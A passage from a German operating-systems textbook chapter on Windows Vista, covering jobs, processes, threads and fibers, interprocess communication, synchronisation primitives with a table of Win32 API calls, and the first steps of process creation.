Im Gegensatz dazu war die Hardwareumgebung zu der Zeit, als Cutlers Team NT schrieb, ein 32-Bit-Multiprozessorsystem mit virtuellem Speicher, um 1–16 MB physischen Speicher gemeinsam zu benutzen. Multiprozessoren bieten die Gelegenheit, Teile von Programmen parallel auszuführen, also setzte NT Prozesse als Container ein, um Speicher und Objektressourcen gemeinsam zu nutzen, und verwendete Threads als Einheit der Parallelität für das Scheduling.

Natürlich werden die Systeme der nächsten paar Jahre nicht annähernd wie eine dieser beiden Zielumgebungen aussehen. Sie werden vielmehr über 64-Bit-Adressräume mit Dutzenden (oder Hunderten) von CPU-Kernen pro Chipsocket und mehreren Gigabyte physischen Speichers verfügen – außerdem **Flash-Geräte** und andere nicht flüchtige Speicherarten besitzen, die zur Speicherhierarchie hinzugekommen sind, breitere Unterstützung für Virtualisierung bieten und ubiquitärer Netzwerkbetrieb und Unterstützung für Innovationen bei der Synchronisation wie **Transaktionspeicher** werden integriert sein. Windows und UNIX werden weiterhin an die neuen Hardwarerealitäten angepasst werden, aber richtig interessant wird es sein, zu sehen, welche neuen Betriebssysteme speziell entworfen werden, um die entsprechenden Herausforderungen anzugehen.

Jobs und Fiber

Windows kann Prozesse in Jobs gruppieren, aber die Abstraktion des Jobs ist nicht sehr allgemein. Sie wurden eigens für die Gruppierung von Prozessen entworfen, um Beschränkungen für die enthaltenen Threads anzuwenden, wie beispielsweise die Begrenzung der Ressourcenbenutzung über ein gemeinsames Kontingent oder die Durchsetzung eines **eingeschränkten Tokens** (*restricted token*), das Threads vom Zugriff auf viele Systemobjekte abhält. Die wichtigste Eigenschaft von Jobs für die Ressourcenverwaltung ist: Wenn ein Prozess erst einmal in einem Job ist, dann gehören alle Threads, die von diesem Prozess erzeugt werden, ebenfalls zu diesem Job. Es gibt kein Entrinnen. Wie der Name schon vermuten lässt, wurden Jobs für Situationen entworfen, die eher der Stapelverarbeitung ähneln als gewöhnlicher interaktiver Datenverarbeitung.

Ein Prozess kann in (höchstens) einem Job sein. Dies ist sinnvoll, denn was es für einen Prozess bedeutet, abhängig von mehreren gemeinsamen Kontingenzen oder eingeschränkten Token zu sein, lässt sich schwer festlegen. Es führt jedoch zu Konflikten, falls mehrere Dienste in dem System Jobs zur Verwaltung von Prozessen einsetzen wollen und versuchen, die gleichen Prozesse zu verwalten. Zum Beispiel würden die Bemühungen eines Hilfsprogramms zur Verwaltung, das die Ressourcennutzung beschränken will, indem es Prozesse in einen Job zusammenfasst, zunichte gemacht, wenn der Prozess sich selbst zuerst in seinen eigenen Job einfügen würde oder wenn ein Sicherheitsprogramm diesen Prozess schon in einen Job mit einem eingeschränkten Token eingeteilt hätte, um seinen Zugriff auf Systemobjekte zu begrenzen. Folglich werden Jobs innerhalb von Windows nur sehr selten benutzt.

► Abbildung 11.24 zeigt die Beziehungen zwischen Jobs, Prozessen, Threads und Fibern. Jobs enthalten Prozesse. Prozesse enthalten Threads. Doch Threads enthalten keine Fiber. Zwischen Threads und Fibern besteht in der Regel eine *n:m*-Beziehung.




Abbildung 11.24: Die Beziehungen zwischen Jobs, Prozessen, Threads und Fibern. Jobs und Fiber sind optional; nicht alle Prozesse gehören zu einem Job oder enthalten Fiber.

Fiber werden erzeugt, indem ein Stack und eine Fiber-Datenstruktur im Benutzermodus belegt werden, die zur Speicherung von Registern und der mit der Fiber verbundenen Daten genutzt werden. Threads werden in Fiber umgewandelt, aber Fiber können auch unabhängig von Threads erzeugt werden. Derartige Fiber werden nicht laufen, bis eine Fiber, die bereits auf einem Thread läuft, ausdrücklich SwitchToFiber aufruft, um die Fiber zu starten. Threads könnten auch versuchen, zu einer Fiber zu wechseln, die schon läuft, deshalb muss der Programmierer Synchronisation zur Verfügung stellen, um dies zu verhindern.

Der hauptsächliche Vorteil von Fibern ist, dass der Aufwand des Wechsels zwischen Fibern viel, viel geringer als der Wechsel zwischen Threads ist. Ein Thread-Wechsel erfordert den Eintritt und das Verlassen des Kerns. Bei einem Fiber-Wechsel werden ein paar Register gesichert und wiederhergestellt, ohne dass eine Veränderung des Modus nötig ist.

Obwohl Fiber zusammen vom Scheduler eingeteilt werden, falls es mehrere Threads gibt, die die Fiber einteilen, ist sehr viel vorsichtige Synchronisation erforderlich, um sicherzustellen, dass Fiber sich nicht gegenseitig stören. Um die Interaktion zwischen Threads und Fibern zu vereinfachen, ist es häufig sinnvoll, nur so viele Threads zu erzeugen, wie es Prozessoren gibt, auf denen sie laufen können, und die Threads so einzuteilen, dass jeder auf einer unterschiedlichen Menge der verfügbaren Prozessoren oder eben nur auf einem Prozessor läuft.

Jeder Thread kann dann eine bestimmte Teilmenge der Fiber laufen lassen, wodurch eine $1:n$ -Beziehung zwischen Threads und Fibern hergestellt wird, was die Synchronisation vereinfacht. Dennoch gibt es noch viele Schwierigkeiten mit Fibern. Die meisten Win32-Bibliotheken wissen absolut nichts von der Existenz der Fiber. Anwendungen, die versuchen, Fiber zu benutzen, als ob es Threads wären, werden unterschiedliche Fehlschläge erleiden. Der Kern weiß nichts von Fibern und wenn eine Fiber in den Kern eintritt, kann der Thread, auf dem die Fiber läuft, blockieren und der Kern wird einen beliebigen Thread auf dem Prozessor einteilen, wodurch dieser nicht mehr für andere Fiber zur Verfügung steht. Aus all diesen Gründen werden Fiber selten genutzt, außer wenn Code von anderen Systemen portiert wird, der ausdrücklich die Funktionalität der Fiber benötigt. Eine Zusammenfassung dieser Abstraktionen ist in ►Abbildung 11.25 zu sehen.

Name	Beschreibung	Bemerkung
Job	Gruppe von Prozessen, die Kontingente und Limits teilen	Selten benutzt
Prozess	Container zum Speichern von Ressourcen	
Thread	Einheit, die vom Kern eingeteilt wird	
Fiber	Leichtgewichtiger Thread, der vollständig im Benutzerraum verwaltet wird	Selten benutzt

Abbildung 11.25: Basiskonzepte für CPU- und Ressourcenverwaltung

Threads

Jeder Prozess startet normalerweise mit einem einzelnen Thread, doch neue Threads können dynamisch erzeugt werden. Threads bilden die Grundlage des CPU-Scheduling, weil das Betriebssystem immer einen Thread, keinen Prozess zur Ausführung auswählt. Folglich hat jeder Thread einen Zustand (rechenbereit, rechnend, blockiert). Prozesse haben hingegen keinen Scheduling-Zustand. Threads können dynamisch durch einen Win32-Aufruf erzeugt werden. Dieser Aufruf spezifiziert die Adresse innerhalb des umgebenden Prozessaddressraums, in dem er laufen soll.

Jeder Thread hat eine Thread-ID, die aus demselben Raum wie die Prozess-IDs genommen wird, so dass eine einzelne ID niemals gleichzeitig sowohl für einen Thread als auch für einen Prozess verwendet werden kann. Prozess- und Thread-IDs sind Vielfache von 4, weil sie tatsächlich von der Ausführungsschicht alloziert werden, indem eine spezielle Handle-Tabelle benutzt wird, die für das Belegen der IDs reserviert ist. Das System benutzt erneut die skalierbare Datenstruktur zur Handle-Verwaltung, die in Abbildung 11.18 und Abbildung 11.19 dargestellt ist. Die Handle-Tabelle enthält keine Referenzen auf Objekte, sondern benutzt das Zeigerfeld, um auf den Prozess oder Thread zu verweisen, so dass die Suche nach einem Prozess oder Thread über die ID sehr effizient ist. Für die ID-Tabelle in neueren Windows-Versionen ist die Liste der freien Handles nach FIFO-Ordnung sortiert, so dass IDs nicht direkt wieder verwendet werden. Die Probleme mit der direkten Wiederverwendung werden in den Übungen am Ende des Kapitels untersucht.

Ein Thread läuft in der Regel im Benutzermodus, doch wenn er einen Systemaufruf ausführt, dann wechselt er in den Kernmodus und läuft dort als derselbe Thread mit denselben Eigenschaften und Einschränkungen weiter, die er im Benutzermodus hatte. Jeder Thread hat zwei Stacks, einen für den Benutzermodus und einen für den Kernmodus. Jedes Mal, wenn ein Thread in den Kern eintritt, schaltet er zum Kernmodus-Stack um. Die Werte der Register im Benutzermodus werden in einer **KONTEXT**-Datenstruktur gesichert, die auf dem Kernmodus-Stack basiert. Da die einzige Möglichkeit für einen Benutzermodus-Thread, nicht zu laufen, der Eintritt in den Kern ist, enthält KONTEXT für einen Thread immer seinen Registerzustand, wenn er nicht läuft. Die KONTEXT-Struktur eines Threads kann von allen Prozessen untersucht und verändert werden, die ein Handle für diesen Thread haben.

Threads laufen normalerweise mit dem Zugriffstoken ihres Prozesses, doch in bestimmten Fällen im Zusammenhang mit Client/Server-Datenverarbeitung kann ein Thread, der in einem Dienst-Prozess läuft, seinen Client verkörpern, indem er einen temporären Zugriffstoken benutzt, der auf dem Token des Clients basiert. Auf diese Art kann der Thread Operationen im Auftrag des Clients durchführen. (Im Allgemeinen kann ein Dienst nicht das aktuelle Token verwenden, da Client und Server möglicherweise auf verschiedenen Systemen laufen.)

Threads sind auch der normale Fokus für die Ein-/Ausgabe. Threads blockieren, wenn sie synchrone Ein-/Ausgabe durchführen, und die ausstehenden E/A-Anforderungspakete für asynchrone Ein-/Ausgabe werden mit dem Thread verlinkt. Wenn ein Thread mit seiner Ausführung fertig ist, kann er beendet werden. Alle Ein-/Ausgabeanforderungen, die für den Thread noch ausstehen, werden gelöscht. Wenn der letzte noch aktive Thread in einem Prozess beendet wird, terminiert der Prozess.

Es ist wichtig zu verstehen, dass Threads ein Scheduling-Konzept sind und kein Konzept für den Besitz von Ressourcen. Jeder Thread kann auf alle Objekte zugreifen, die zu seinem Prozess gehören. Er muss nur den Handle-Wert benutzen und die geeigneten Win32-Aufrufe durchführen. Es gibt keine Beschränkungen für einen Thread, dass er auf ein Objekt nicht zugreifen kann, nur weil ein anderer Thread dieses Objekt erzeugt oder geöffnet hat. Das System verfolgt nicht einmal, welches Objekt von welchem Thread erzeugt wurde. Sobald ein Objekt-Handle in die Handle-Tabelle eines Prozesses eingetragen wurde, kann es jeder Thread dieses Prozesses benutzen, selbst wenn das Objekt einen anderen Benutzer verkörpert.

Wie bereits beschrieben bietet Windows zusätzlich zu den normalen Threads, die in Benutzerprozessen laufen, eine Reihe von System-Threads an, die nur im Kernmodus laufen und die mit keinem Benutzerprozess in Verbindung stehen. All diese System-Threads laufen in einem besonderen Prozess namens **Systemprozess**. Dieser Prozess hat keinen Adressraum im Benutzermodus. Er stellt die Umgebung zur Verfügung, in der die Threads ausgeführt werden, wenn sie nicht im Auftrag eines speziellen Benutzermodusprozesses arbeiten. Wir werden ein paar dieser Threads später noch untersuchen, wenn wir zur Speicherverwaltung kommen. Einige verrichten administrative Aufgaben wie das Zurückschreiben von veränderten Seiten auf die Platte, während andere den Pool der Worker-Threads bilden, die für spezielle kurzfristige Aufgaben eingeteilt sind, die von Komponenten der Ausführungsschicht oder Treibern delegiert wurden.

11.4.2 API-Aufrufe zur Job-, Prozess-, Thread- und Fiberverwaltung

Neue Prozesse werden mithilfe der Win32-API-Funktion `CreateProcess` erzeugt. Diese Funktion hat viele Parameter und eine Menge Optionen. Es werden der Name der auszuführenden Datei, die (noch nicht analysierten) Kommandozeichenketten und ein Zeiger auf die Umgebungsvariablen benötigt. Außerdem gibt es Flags und Werte zur Steuerung vieler Details, zum Beispiel wie die Sicherheit für den Prozess und den ersten Thread konfiguriert ist, wie der Debugger konfiguriert ist und wie die Scheduling-Prioritäten sind. Ein anderes Flag gibt an, ob offene Handles im erzeu-

genden Prozess an den neuen Prozess weitergegeben werden sollen. Die Funktion nimmt auch das aktuelle Arbeitsverzeichnis für den neuen Prozess und eine optionale Datenstruktur mit Informationen über das GUI-Fenster, das der Prozess benutzen will. Anstatt lediglich eine Prozess-ID für den neuen Prozess zurückzuliefern, gibt Win32 sowohl Handles als auch ID zurück, und zwar für den neuen Prozess und für den Start-Thread.

Die große Anzahl an Parametern verrät, dass es eine Reihe von Unterschieden zum Entwurf der Prozesserzeugung in UNIX gibt:

- 1.** Der aktuelle Suchpfad zum Auffinden der auszuführenden Programms ist im Bibliothekscode für Win32 verborgen, in UNIX wird er explizit verwaltet.
- 2.** Das aktuelle Arbeitsverzeichnis ist in UNIX ein Kernmoduskonzept, in Windows jedoch eine Benutzermoduszeichenkette. Windows öffnet *tatsächlich* ein Handle im aktuellen Verzeichnis für jeden Prozess – mit dem gleichen nervigen Effekt wie in UNIX: Man kann das Verzeichnis nicht löschen, es sei denn, es befindet sich irgendwo im Netzwerk – dann kann man es löschen.
- 3.** UNIX analysiert die Kommandozeile und übergibt ein Array mit Parametern, während Windows Win32 das Parsen der Argumente den einzelnen Programmen überlässt. Folglich werden Platzhalter (z.B. *.txt) und andere spezielle Symbole von unterschiedlichen Programmen möglicherweise auf inkonsistente Art und Weise behandelt.
- 4.** Ob Dateideskriptoren vererbt werden können, hängt in UNIX von Eigenschaften des Handle ab. In Windows ist dies eine Eigenschaft sowohl vom Handle als auch von einem Parameter für die Prozesserzeugung.
- 5.** Win32 ist GUI-orientiert, neue Prozesse bekommen somit Informationen über ihr Hauptfenster direkt übergeben. In UNIX wird diese Information dagegen als Parameter an GUI-Anwendungen übergeben.
- 6.** Windows hat kein SETUID-Bit als Eigenschaft der ausführbaren Datei, doch ein Prozess kann einen neuen Prozess erzeugen, der dann als anderer Benutzer läuft, solange er einen Token mit den Berechtigungsnachweisen dieses Benutzers bekommen kann.
- 7.** Das Prozess- und Thread-Handle, das von Windows zurückgegeben wird, kann benutzt werden, um den neuen Prozess/Thread auf viele Arten beträchtlich zu modifizieren. Dazu gehören die Duplizierung von Handles und das Einrichten der Umgebungsvariablen in dem neuen Prozess. UNIX führt Modifikationen am neuen Prozess zwischen `fork`- und `exec`-Aufrufen durch.

Einige dieser Unterschiede sind historisch und philosophisch. UNIX wurde kommandozeilenorientiert entworfen, Windows dagegen GUI-orientiert. UNIX-Benutzer sind anspruchsvoller und verstehen Konzepte wie *PATH*-Variable. Windows Vista hat eine Menge Altlasten von MS-DOS geerbt.

Der Vergleich ist außerdem schräg, weil Win32 ein Benutzermodus-Wrapper um die native NT-Prozessausführung ist, so wie die Bibliotheksfunktion `system` einen Wrapper für `fork/exec` in UNIX darstellt. Die eigentlichen NT-Systemaufrufe zum Erzeugen von Prozessen und Threads, `NtCreateProcess` und `NtCreateThread`, sind viel einfacher als die Win32-Versionen. Die Hauptparameter zur NT-Prozesserzeugung sind ein Handle für eine Sektion, die die auszuführende Programmdatei repräsentiert, ein Flag, das angibt, ob der neue Prozess standardmäßig die Handles von seinem Erzeuger erben sollte, und Parameter bezüglich des Sicherheitsmodells. Alle Einzelheiten der Einrichtung von Umgebungsvariablen und Erzeugung des Start-Threads werden dem Benutzermoduscode überlassen, der das Handle auf den neuen Prozess verwenden kann, um seinen virtuellen Adressraum direkt zu bearbeiten.

Zur Unterstützung des POSIX-Subsystems hat die native Prozesserzeugung eine Option zum Erzeugen eines Prozesses durch Kopieren des virtuellen Adressraums auf einen anderen Prozess, anstatt ein Sektionsobjekt für ein neues Programm einzublenden. Dies wird nicht von Win32 benutzt, sondern ist nur dazu da, `fork` für POSIX zu implementieren.

Die Thread-Erzeugung übergibt den CPU-Kontext zur Benutzung für den neuen Thread (dazu gehören das Kellerregister und der anfängliche Befehlszeiger), ein Template für den TEB und ein Flag, das angibt, ob der Thread sofort laufen oder zunächst in einen angehaltenen Zustand versetzt werden sollte (und damit auf jemanden warten muss, der `NtResumeThread` auf seinem Handle aufruft). Die Erzeugung des Benutzermodus-Stacks mit Speicherung der `argv/argc`-Parameter wird dem Benutzermoduscode überlassen, der die APIs zur nativen NT-Speicherverwaltung für das Prozess-Handle aufruft.

In der Windows-Vista-Version ist eine neue native API für Prozesse eingefügt worden, die viele der Benutzermodusschritte in die Kernmodusausführungsschicht verschiebt und die Prozesserzeugung mit der Erzeugung des Start-Threads verknüpft. Der Grund für diese Änderung war, dass die Verwendung von Prozessen als Sicherheitsgrenzen unterstützt werden sollte. Normalerweise werden alle Prozesse, die von einem Benutzer erzeugt werden, als gleich vertrauenswürdig angesehen. Die Grenzlinie der Vertrauenswürdigkeit wird durch den Benutzer bestimmt, der durch ein Token repräsentiert wird. Diese Änderung in Windows Vista ermöglicht es, dass Prozesse ebenfalls Vertrauengrenzen darstellen. Doch das bedeutet, dass der erzeugende Prozess keine ausreichenden Rechte bezüglich eines neuen Prozess-Handles hat, um die Details der Prozesserzeugung im Benutzermodus zu implementieren.

Interprozesskommunikation

Threads können auf unterschiedlichste Arten miteinander kommunizieren. Es gibt (anonyme) Pipes, Named Pipes, Mailslots, Sockets, entfernte Prozeduraufrufe und gemeinsam genutzte Dateien. Pipes haben zwei Modi, die zum Zeitpunkt der Erzeugung gewählt werden: Byte und Nachricht. Pipes im Byte-Modus arbeiten genauso wie in UNIX. Pipes im Nachrichtenmodus sind ähnlich, beachten aber die Nachrichtengrenzen, so dass viermal geschriebene 128 Byte auch als vier Nachrichten je 128 Byte gelesen werden und nicht als eine 512-Byte-Nachricht, wie es bei Pipes im Byte-

Modus vorkommen könnte. Es gibt auch Named Pipes, die dieselben zwei Modi haben wie anonyme Pipes. Named Pipes können ebenfalls über das Netzwerk benutzt werden, im Gegensatz zu anonymen Pipes.

Mailslots sind ein Merkmal des OS/2-Betriebssystems, das in Windows aus Kompatibilitätsgründen implementiert wurde. Sie sind in gewisser Weise den Pipes ähnlich. Jedoch sind sie unidirektional, wohingegen Pipes in beiden Richtungen arbeiten. Sie können über ein Netzwerk benutzt werden, bieten aber keine garantiierte Zustellung. Schließlich erlauben sie es dem sendenden Prozess, eine Nachricht an viele Empfänger, nicht nur an einen zu übertragen. Sowohl Mailslots als auch Named Pipes werden als Dateisysteme anstatt als Funktionen der Ausführungsschicht in Windows implementiert. Auf diese Weise kann über das Netzwerk mithilfe der vorhandenen Dateisystemprotokolle auf sie zugegriffen werden.

Sockets sind wie Pipes, jedoch mit dem Unterschied, dass sie normalerweise Prozesse auf unterschiedlichen Maschinen miteinander verbinden. Beispielsweise schreibt ein Prozess in einen Socket und ein anderer Prozess auf einer entfernten Maschine liest daraus. Sockets können auch verwendet werden, um Prozesse auf derselben Maschine zu verbinden, aber da sie mehr Verwaltungsaufwand erfordern als Pipes, werden sie normalerweise nur in Netzwerken benutzt. Sockets wurden ursprünglich für Berkeley-UNIX entworfen und die Implementierung wurde weithin zugänglich gemacht. Einiges vom Berkeley-Code und seinen Datenstrukturen gibt es heute noch in Windows, wie in den Versionsanmerkungen für das System bestätigt wird.

RPCs (entfernte Prozeduraufrufe) stellen eine Möglichkeit für Prozess *A* dar, eine Prozedur von Prozess *B* in seinem Adressraum im Namen von *A* ausführen zu lassen. Das Ergebnis wird dann an *A* zurückgeliefert. Es gibt zahlreiche Einschränkungen bezüglich der Parameter. Zum Beispiel ist es nicht sinnvoll, einen Zeiger an einen anderen Prozess weiterzuleiten, also müssen Datenstrukturen gebündelt und auf nicht prozessspezifische Weise übermittelt werden. RPC wird in der Regel als eine Abstraktionsschicht oberhalb der Transportschicht implementiert. Im Fall von Windows kann der Transport TCP/IP-Sockets, Named Pipes oder ALPC sein. **ALPC** (*Advanced Local Procedure Call*) dient dem Nachrichtenaustausch in der Ausführungsschicht des Kernmodus. ALPC ist optimiert für die Kommunikation zwischen Prozessen auf der lokalen Maschine und operiert nicht über das Netzwerk. Der Grundentwurf von ALPC ist das Senden von Nachrichten, die Antworten generieren, womit eine leichtgewichtige Version eines entfernten Prozeduraufrufs realisiert wird, auf dem das RPC-Paket aufsetzen kann, um eine größeren Funktionsumfang als mit ALPC anbieten zu können. Die Implementierung von ALPC kombiniert das Kopieren von Parametern und die zeitweilige Belegung von gemeinsamem Speicher auf Basis der Nachrichtengröße.

Schließlich können sich Prozesse auch Objekte teilen. Dies beinhaltet Sektionsobjekte, die gleichzeitig in den virtuellen Adressraum von unterschiedlichen Prozessen eingeblendet werden können. Alle Schreibvorgänge des einen Prozesses erscheinen dann in den Adressräumen der anderen Prozesse. Mithilfe dieses Mechanismus kann leicht ein gemeinsamer Puffer implementiert werden, wie er in Erzeuger-Verbraucher-Problemen benutzt wird.

Synchronisation

Prozesse können auch verschiedene Typen von Synchronisationsobjekten benutzen. Genauso wie Windows Vista zahlreiche Mechanismen zur Interprozesskommunikation bietet, gibt es auch zahlreiche Synchronisationsmechanismen, wie Semaphore, Mutexe, kritische Regionen und Ereignisse. All diese Mechanismen arbeiten auf Thread- und nicht auf Prozessebene. Falls also ein Thread durch einen Semaphor blockiert ist, sind andere Threads in diesem Prozess (falls es welche gibt) nicht betroffen und können weiterlaufen.

Semaphore werden durch die `CreateSemaphore`-Win32-API-Funktion erzeugt, die sie mit einem gegebenen Wert initialisiert und außerdem einen maximalen Wert definiert. Semaphore sind Kernmodusobjekte und haben deshalb Sicherheitsdeskriptoren und Handles. Ein Handle für ein Semaphore kann mit `DuplicateHandle` dupliziert werden und an einen anderen Prozess weitergeleitet werden, so dass mehrere Prozesse das-selbe Semaphore zur Synchronisation nutzen können. Einem Semaphore kann außer-dem ein Name im Win32-Namensraum und zum Schutz eine ACL zugeordnet werden. Manchmal ist die gemeinsame Nutzung eines Semaphors über den Namen geeigneter als die Duplizierung des Handle.

Es existieren auch Aufrufe für `up` und `down`, obgleich sie recht seltsame Namen haben: `ReleaseSemaphore` (`up`) und `WaitForSingleObject` (`down`). Es ist auch möglich, `WaitFor-SingleObject` ein Timeout zu geben, so dass der aufrufende Thread am Ende freigege-geben wird, selbst wenn das Semaphore bei 0 bleibt (obwohl Timer wieder Wettlaufsitua-tionen mit sich bringen). `WaitForSingleObject` und `WaitForMultipleObject` sind die üblichen Schnittstellen zum Warten auf die Dispatcher-Objekte, die wir in Abschnitt 11.3 besprochen haben. Obwohl es möglich wäre, die Einzelobjektversionen dieser APIs mit einem Wrapper mit einem irgendwie Semaphore-freundlicheren Namen zu versehen, benutzen viele Threads die Mehrfachobjektversion, die das Warten auf meh-rere Varianten von Synchronisationsobjekten oder andere Ereignisse enthalten kann. Dazu gehören die Terminierung von Prozessen oder Threads, E/A-Abschluss sowie Nachrichten, die an Sockets oder Ports verfügbar sind.

Mutexe sind ebenfalls Kernmodusobjekte zur Synchronisation, allerdings einfacher als Semaphore, da sie keine Zähler haben. Sie sind im Wesentlichen Sperren mit API-Funktionen zum Sperren (`WaitForSingleObject`) und zur Freigabe der Sperren (`Release-Mutex`). Wie auch die Handles von Semaphoren können die Handles von Mutexen dupliziert und an andere Prozesse weitergegeben werden, so dass Threads in anderen Prozessen auf denselben Mutex zugreifen können.

Ein dritter Synchronisationsmechanismus sind die **kritischen Sektionen** (die das Konzept der kritischen Regionen implementieren). Diese sind den Mutexen in Windows ähnlich, abgesehen davon, dass sie nur lokal im Adressraum des erzeugenden Threads sind. Da es sich bei kritischen Sektionen nicht um Kernmodusobjekte handelt, haben sie auch keine expliziten Handles oder Sicherheitsdeskriptoren und können deshalb nicht zwischen Prozessen weitergegeben werden. Sperren werden mit `EnterCriticalSection` und `LeaveCriticalSection` gesetzt und wieder freigegeben. Da diese API-Funktionen zu

Beginn im Benutzerraum ausgeführt werden und erst dann Kernaufrufe auslösen, wenn blockiert werden muss, sind sie sehr viel schneller als Mutexe. Kritische Sektionen sind optimiert, um nur bei Bedarf Spinlocks (auf Multiprozessoren) mit der Benutzung von Kernsynchroisation zu kombinieren. In vielen Anwendungen sind die meisten kritischen Sektionen so selten umkämpft oder haben solch kurze Haltezeiten, dass es nie notwendig ist, ein Kernsynchroisationsobjekt zu belegen. Dies führt zu einer sehr wesentlichen Einsparung von Kernspeicher.

Der letzte Synchronisationsmechanismus, den wir vorstellen, benutzt Kernmodusobjekte, die **Ereignisse** (event) genannt werden. Wie schon erwähnt, gibt es zwei Ereignisarten: **Benachrichtigungereignisse** und **Synchronisationereignisse**. Ein Ereignis kann in einem von zwei Zuständen sein: signalisiert oder nicht signalisiert. Ein Thread kann mit `WaitForSingleObject` darauf warten, dass ein Ereignis signalisiert wird. Wenn ein anderer Thread mit `SetEvent` ein Ereignis signalisiert, hängen die folgenden Aktionen vom Typ des Ereignisses ab. Handelt es sich um ein Benachrichtigungereignis, dann werden alle wartenden Threads freigegeben und das Ereignis bleibt gesetzt, bis es mit `ResetEvent` manuell gelöscht wird. Handelt es sich dagegen um ein Synchronisationereignis, dann wird – falls ein oder mehrere Threads warten – genau ein Thread freigegeben und das Ereignis wird wieder gelöscht. Eine Alternative ist `PulseEvent`, das genauso arbeitet wie `SetEvent`, mit der Ausnahme, dass der Impuls verloren geht und das Ereignis gelöscht wird, falls niemand wartet. Im Gegensatz dazu bleibt bei einem `SetEvent` ohne wartende Threads das Ereignis im signalisierten Zustand, so dass ein nachfolgender Thread, der eine Wartefunktion der API für dieses Ereignis aufruft, im Prinzip nicht warten muss.

Es gibt fast 100 Win32-API-Aufrufe, die sich mit Prozessen, Threads und Fibern beschäftigen. Ein Großteil davon hat auf die eine oder andere Art mit IPC zu tun. Eine Zusammenstellung der oben diskutierten und einiger anderer wichtiger Aufrufe ist in ▶ Abbildung 11.26 gegeben.

Beachten Sie, dass nicht alle diese Aufrufe nur Systemaufrufe sind. Einige davon sind Wrapper, andere enthalten wesentlichen Bibliothekscode, der die Win32-Semantik auf die nativen NT-APIs abbildet. Noch andere wie die Fiber-APIs sind reine Benutzermodusfunktionen, da – wie wir bereits erwähnt haben – Windows Vista keine Fibern kennt. Sie müssen vollständig durch Bibliotheken im Benutzermodus realisiert werden.

Win32-API-Funktion	Beschreibung
<code>CreateProcess</code>	Erzeuge neuen Prozess
<code>CreateThread</code>	Erzeuge neuen Thread im bestehenden Prozess
<code>CreateFiber</code>	Erzeuge neue Fiber
<code>ExitProcess</code>	Beende Prozess und alle Threads
<code>ExitThread</code>	Beende diesen Thread

Abbildung 11.26: Einige der Win32-Aufrufe zur Verwaltung von Prozessen, Threads und Fibern (Forts. →)

Win32-API-Funktion	Beschreibung
ExitFiber	Beende diese Fiber
SwitchToFiber	Führe eine andere Fiber auf diesem Thread aus
SetPriorityClass	Setze Prioritätenklasse für einen Prozess
SetThreadPriority	Setze Priorität für einen Thread
CreateSemaphore	Erzeuge neues Semaphor
CreateMutex	Erzeuge neuen Mutex
OpenSemaphore	Öffne bestehendes Semaphor
OpenMutex	Öffne bestehenden Mutex
WaitForSingleObject	Warte auf Semaphor, Mutex etc.
WaitForMultipleObjects	Warte auf eine Menge von Objekten mit gegebenem Handle
PulseEvent	Setze Ereignis auf signalisiert und dann auf nicht signalisiert
ReleaseMutex	Gib Mutex frei, damit anderer Thread zugreifen kann
ReleaseSemaphore	Erhöhe Semaphorzähler um 1
EnterCriticalSection	Erlange Sperre für eine kritischen Sektion
LeaveCriticalSection	Gib Sperre für kritische Sektion frei

Abbildung 11.26: Einige der Win32-Aufrufe zur Verwaltung von Prozessen, Threads und Fibern (Forts.)

11.4.3 Implementierung von Prozessen und Threads

In diesem Abschnitt werden wir uns noch genauer ansehen, wie Windows einen Prozess (und den Start-Thread) erzeugt. Da Win32 die meist dokumentierte Schnittstelle ist, wollen wir damit beginnen. Doch wir werden uns schnell unseren Weg in den Kern bahnen und die Implementierung des nativen API-Aufrufs zur Prozesserzeugung nachvollziehen. Es gibt noch viel mehr Details, die wir aber hier unter den Teppich kehren, zum Beispiel wie WOW16 und WOW64 speziellen Code im Erzeugungspfad einbauen oder wie das System anwendungsspezifische Reparaturen unterstützt, um kleine Inkompatibilitäten und verborgene Programmfehler zu umgehen. Wir werden uns auf die Hauptcodepfade konzentrieren, die immer ausgeführt werden, wenn Prozesse erzeugt werden. Außerdem wollen wir uns einige der Einzelheiten ansehen, die wir bisher ausgelassen haben, um die eine oder andere Lücke in unserer Darstellung zu schließen.

Ein Prozess wird erzeugt, wenn ein anderer Prozess den Win32-Aufruf `CreateProcess` auslöst. Dieser Aufruf aktiviert eine (Benutzermodus-)Prozedur in `kernel32.dll`, die den Prozess in verschiedenen Schritten mittels mehrerer Systemaufrufe und anderer Tätigkeiten erzeugt.



Windows-Lab

1. Der Name der ausführbaren Datei, der als Parameter übergeben wurde, wird von einem Win32-Pfadnamen in einen NT-Pfadnamen umgewandelt. Falls die ausführbare Datei nur einen Namen ohne einen Verzeichnispfadnamen hat, wird dieser in den Verzeichnissen gesucht, die in den Standardverzeichnissen aufgeführt sind (dazu gehören die Verzeichnisse im Pfad, bzw. in der Umgebungsvariablen \$PATH, doch es kann auch noch weitere geben).
2. Die Parameter zur Prozesserzeugung werden gebündelt und der nativen API `NtCreateUserProcess` zusammen mit dem vollständigen Pfadnamen des ausführbaren Programms übergeben. (Diese API wurde in Windows Vista hinzugefügt, so dass die Einzelheiten der Prozesserzeugung im Kernmodus abgehandelt werden. Somit können Prozesse als Vertrauengrenze eingesetzt werden. Die vorherigen nativen API-Aufrufe, die oben beschrieben wurden, gibt es immer noch, doch sie werden vom Win32-Aufruf `CreateProcess` nicht benutzt.)
3. Im Kernmodus verarbeitet `NtCreateUserProcess` die Parameter, öffnet dann das Abbild des Programms und erzeugt ein Sektionsobjekt, das zum Einblenden des Programms in den virtuellen Adressraum des neuen Prozesses genutzt werden kann.
4. Der Prozess-Manager belegt und initialisiert das Prozessobjekt (die Kerndatenstruktur, die sowohl im Kern als auch in der Ausführungsschicht einen Prozess repräsentiert).
